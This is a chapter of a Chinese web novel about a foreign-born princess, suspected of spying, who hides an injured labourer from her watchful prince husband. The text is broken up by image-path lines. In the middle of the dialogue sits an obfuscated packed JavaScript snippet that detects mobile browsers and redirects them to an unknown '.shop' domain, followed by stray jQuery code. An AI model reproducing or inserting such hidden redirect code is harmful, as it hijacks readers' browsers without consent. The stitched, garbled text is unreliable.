洛惊雪被吓得尖叫出声,来人连忙跳进窗户捂住她的嘴,将她往里拖。洛惊雪不行地挣扎着,发出呜呜的声音,声音惊动了外面的知夏。她紧张地敲门,询问到:“王妃娘娘,怎么了?”男人把洛惊雪的嘴捂得更紧了,发不出一点声音来。她只觉自己的鼻子都要被勒断了。
知夏听没了声音,敲门声愈发急促起来,又问了一遍:“王妃娘娘,您还好吗?”见仍没有回应,知夏慌慌张张往前厅跑去。听脚步跑远了,男子轻声说道:“我没有恶意,你莫叫,我便放开你。”洛惊雪定了定心神,点了点头。随即她被松开了,大口大口喘着气。
她这时候才重新打量了他,他满身血污,衣服已经被扯成几根布条,左臂耷拉着,异于常人的长,就这样垂着,想必是今儿在打斗中断了胳膊。她心中涌起一丝愧疚,但仍无法理解他闯入府中。男子肿着眼皮说道:“我想拿回我今日的工钱。”洛惊雪苦笑,便为了那十几文钱,便要闯入王府。
她所住的位置背靠着一处野山坡,山体湿滑,还要穿过长满毛刺的藤竹,徒步极难登上。细细观察,他的确身上一道道细小的口子,正在往外渗血。
这男子跪下来,重重地磕头,沉重地说道:“主子,今日打坏瓶子的事情,待我了却事情后,定来认罪,做牛做马来赔。还请主子今天要把工钱结给我。”
洛惊雪皱着秀眉,打坏了主家的东西,没有赔偿已是仁慈,还半夜强闯来要工钱。外面能听到轻微的脚步声,看来是知夏找了人来。洛惊雪快速地扫视屋子,见没地方可躲,也不至于真想要了他性命,而且孤男寡女共处一室,终究坏了名声,要是被有心之人利用,又要惹一番风波。于是她快速抽出怀中的荷包,递给他道:“快跑,莫要被抓住!”那男子拿了银子,掂了掂,道:“多了。”洛惊雪简直要被气得昏厥,压低了声音,警告道:“快跑!”男子只得又顺着窗子,遁入黑暗中,临走钱说道:“我会找机会还你的。”
洛惊雪赶忙关上窗户,看着地上的污泥,来不及清理,用力地拖拽着箱子,试图给挡住。地上的丝丝血迹,没办法了,她抄起桌上的刀和梨子,便削了两下,顺势把手指也划伤了。电光火石间,门被吱呀一声推开。
只见来人目光清冷,浑身透着凛冽的寒气,倨傲地扫视着洛惊雪,眉间的金色花箔点缀着狭长上挑的眼睛,实在添了几分贵气和妩媚。孟毅走上前去,眼尾却不经意地四处查看,问道:“听闻刚刚夫人似乎出了事情,不知可有危险。”
洛惊雪摇摇头又委屈巴巴道:“王爷关怀,清漓受宠若惊,只是刚刚想着王爷公务繁忙,尚未回来,想给王爷做一碗百合清梨粥,和臣妾手笨,不小心把手给划伤了,所以惊呼一声,倒是惊动了王爷,真是臣妾的不是。”
孟毅打量着洛惊雪的手,的确还在滴血,他用折扇将她的手抬起,直勾勾地盯着惊雪的眼睛,声音带着一丝清冷道:“夫人真是有心呢,只是夫人也太不小心了,知夏去找我,前后有半盏茶的功夫,还没包扎,为夫看着真是心疼。看来是为夫考虑不周,伺候的人手不够,待会便让多拨一些人过来。”
惊雪手指微微抽动,心里暗暗骂道:狗东西,搬家的时候不见多派几个人来,现在装模作样。但还是露出惊喜的微笑,眼神亮亮地说道:“多谢夫君关怀,只是您瞧这翠竹轩,本就清雅朴质,若是多一些随从丫鬟,只怕是就打破了这份淡然,还望夫君莫要兴师动众。”洛惊雪当然明白,他这是要多派一些人看住她,毕竟她是一个邻国的人,底细尚不分明。洛惊雪接着说道:“夫君,这粥还未煮好,不如留下来,臣妾一会儿便能做好。”
“不必了。”孟毅收好折扇,“夫人还是早些休息吧,都劳累了一天,不必再折腾了。”说着便转身出去,临出门时,眼尾却落在了窗边的泥脚印上。稍顿一下,便出门了。
孟毅离去时,玉佩环撞的声音一声声敲击在洛惊雪的心里,她也望向了窗户口留下的脚印,只怕是又要被误会和南国细作的联系了。她无奈地叹息,本想拉进和他的关系,刺探一些有用的信息,等二人关系要好的时候,再挑拨两国间的关系,可现在越来越事与愿违……
待孟毅走出翠竹轩,他站定,目光透露出与平时的倨傲完全不同,如鹰隼盯着猎物一般,势在必得。他对身后的飞羽说:“去后山查查,刚刚是谁入了翠竹轩。”
飞羽领命,问道:“若是抓到当如何处置。”
“不必抓回来,盯住了,看看是何人,目的是什么。”说着孟毅又恢复了平日里轻云闲松般的神色。
霜儿胆战心惊地给惊雪包扎着伤口,询问着刚刚发生的事情。惊雪心中顿生一股子无名火,眉头紧锁,觉得刚刚倒不如不让他走,便让他被打死在王府中,省的自己被连累污名。一会子又想到给他的钱着实多了,刚刚只想着快些打发他走,现在想想,连累了自己,还给他这么多银子,越想越生气,不禁将拳头握紧,一下握住了伤口,不禁倒吸一口凉气。
霜儿赶紧将她吹吹伤口,说道:“王妃,你轻一些,何苦为这样的人动怒,倒是这个地方实在不安全。这些日子我便歇在屋子外面,若是有危险,我一定第一时间冲进来。”惊雪看着她认真又自责的样子,有点动容,理了理她的秀发,道:“好霜儿,你要是在旁边,我倒是安心多了。不如你便同我住吧。”
霜儿上次和惊雪一张床睡觉,已忐忑万分,如今更是说什么也不愿意了,只道:“不可的娘娘,主仆有别,若是被王府的下人们知道了,定是又要嚼舌根了。”洛惊雪也不跟她争辩,又忍不住和霜儿说,若是下次再遇到这个苦工,定是要将他狠狠地打一顿。然后霜儿等惊雪平复了睡着,方肯离去。
第二日一早,飞羽执行完主子的任务就钻进了书房汇报,孟毅来回翻转着折扇,优雅似一朵绽放在寒冬之花。听完后问道:“
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(newRegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17319125|199024||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
她是昨日才认识这个刺客?”飞羽点点头,解释道:“属下已经查了,这个人应该不是刺客,一直生活在咱们孟国,昨日是临时被找来帮忙搬运的,还打坏了王爷的琉璃瓶……”
孟毅又露出了伺机抓捕猎物时的神情,很快又恢复常态,悠悠说道:“不要掉以轻心,细作的身份往往比普通人看着更真,安排他们再次见面,看看王妃是何反应。”
飞羽得令,正待要出去,孟毅又把他叫住,似想起了什么,问道:“你说她没有带人去皇宫搬运,那她是如何把东西从宫里运出来的?”飞羽一顿,在调查刺客的时候,自是要将来龙去脉都了解清楚,但他刻意隐去了宫中的一段,怕惹得主子不快,没想到主子就是算无遗策,于是他轻声说道:“是春来公公将娘娘送出来的,连雇佣刺客的银钱也是春来公公给的。”
孟毅眼神沉了下去,似凝了一层寒霜,说道:“府里的掌事宫女是谁?”飞羽答道:“是清欢姑娘,皇后娘娘指派来的。”孟毅沉沉说道:“办的好差事。”“王爷可是要换掉她?”飞羽又强调一遍她是皇后娘娘的人,然后悄悄问,要不要让清欢出点意外?“不必了,正好给王妃找点事情做,省的她将心思用错地方。”飞羽觉得主子的心眼子,比后宫里的妃子比来也是不差的,若是后宫女子,怕也是能独秀一枝的。
飞羽一出去,便见王妃身着一身束腰淡紫裙,裙摆绣着繁复的花,衬得整个人似一株淡雅的香兰。她见到飞羽,淡然一笑,飞羽立场都有些动摇了,觉得这样美丽的女子不至于是坏人,跟主子倒是蛮般配的。飞羽不好意思地行礼:“王妃娘娘。”
惊雪淡若幽兰地问道:“飞羽,请问王爷是否起身了?”飞羽点点头,说道:“要不我替王妃娘娘通传一声,王爷刚刚在处理公务,不知现在是否得闲。”惊雪淡淡点头,一颦一笑实在美丽,让人不忍拒绝,飞羽觉得就算是主子看见,也会将戒心稍放下一二。
“不必了,进来。”飞羽得令,赶紧将门推开,迎着王妃进去,满脸堆着笑,孟毅见飞羽谄媚的样子,将千年寒铁似的目光射过去,飞羽立刻恢复了理智,将门带上,非也似的逃了。
惊雪提着食盒,迈着碎步轻巧地走到孟毅身边,柔声道:“王爷昨日这么晚回来,今晨又这样早起身,定是劳累,臣妾昨日手笨,没有将梨粥煮好。忙活了一早,才将它煮好。梨粥解乏,请王爷尝一尝。”说着惊雪细软嫩滑的手,便轻轻将食盒打开,小心翼翼地将粥拿出来。
那食盒一打开,梨粥的清香便溢了出来,连孟毅也忍不住望了望,瞧见她包着纱布的手,却见她笑意软软,漾在眼底,荡着细软的腰肢向他走来。孟毅微微皱眉,手按着折扇,下意识地往后退。就在惊雪准备给他喂食的时候,就见门吱呀一声被推开,一个身材魁梧的汉子便大步迈了进来。此人是孟毅的另一个随从星驰,他边走边声若擂鼓地说道:“王爷,王姑娘已经安顿好了。”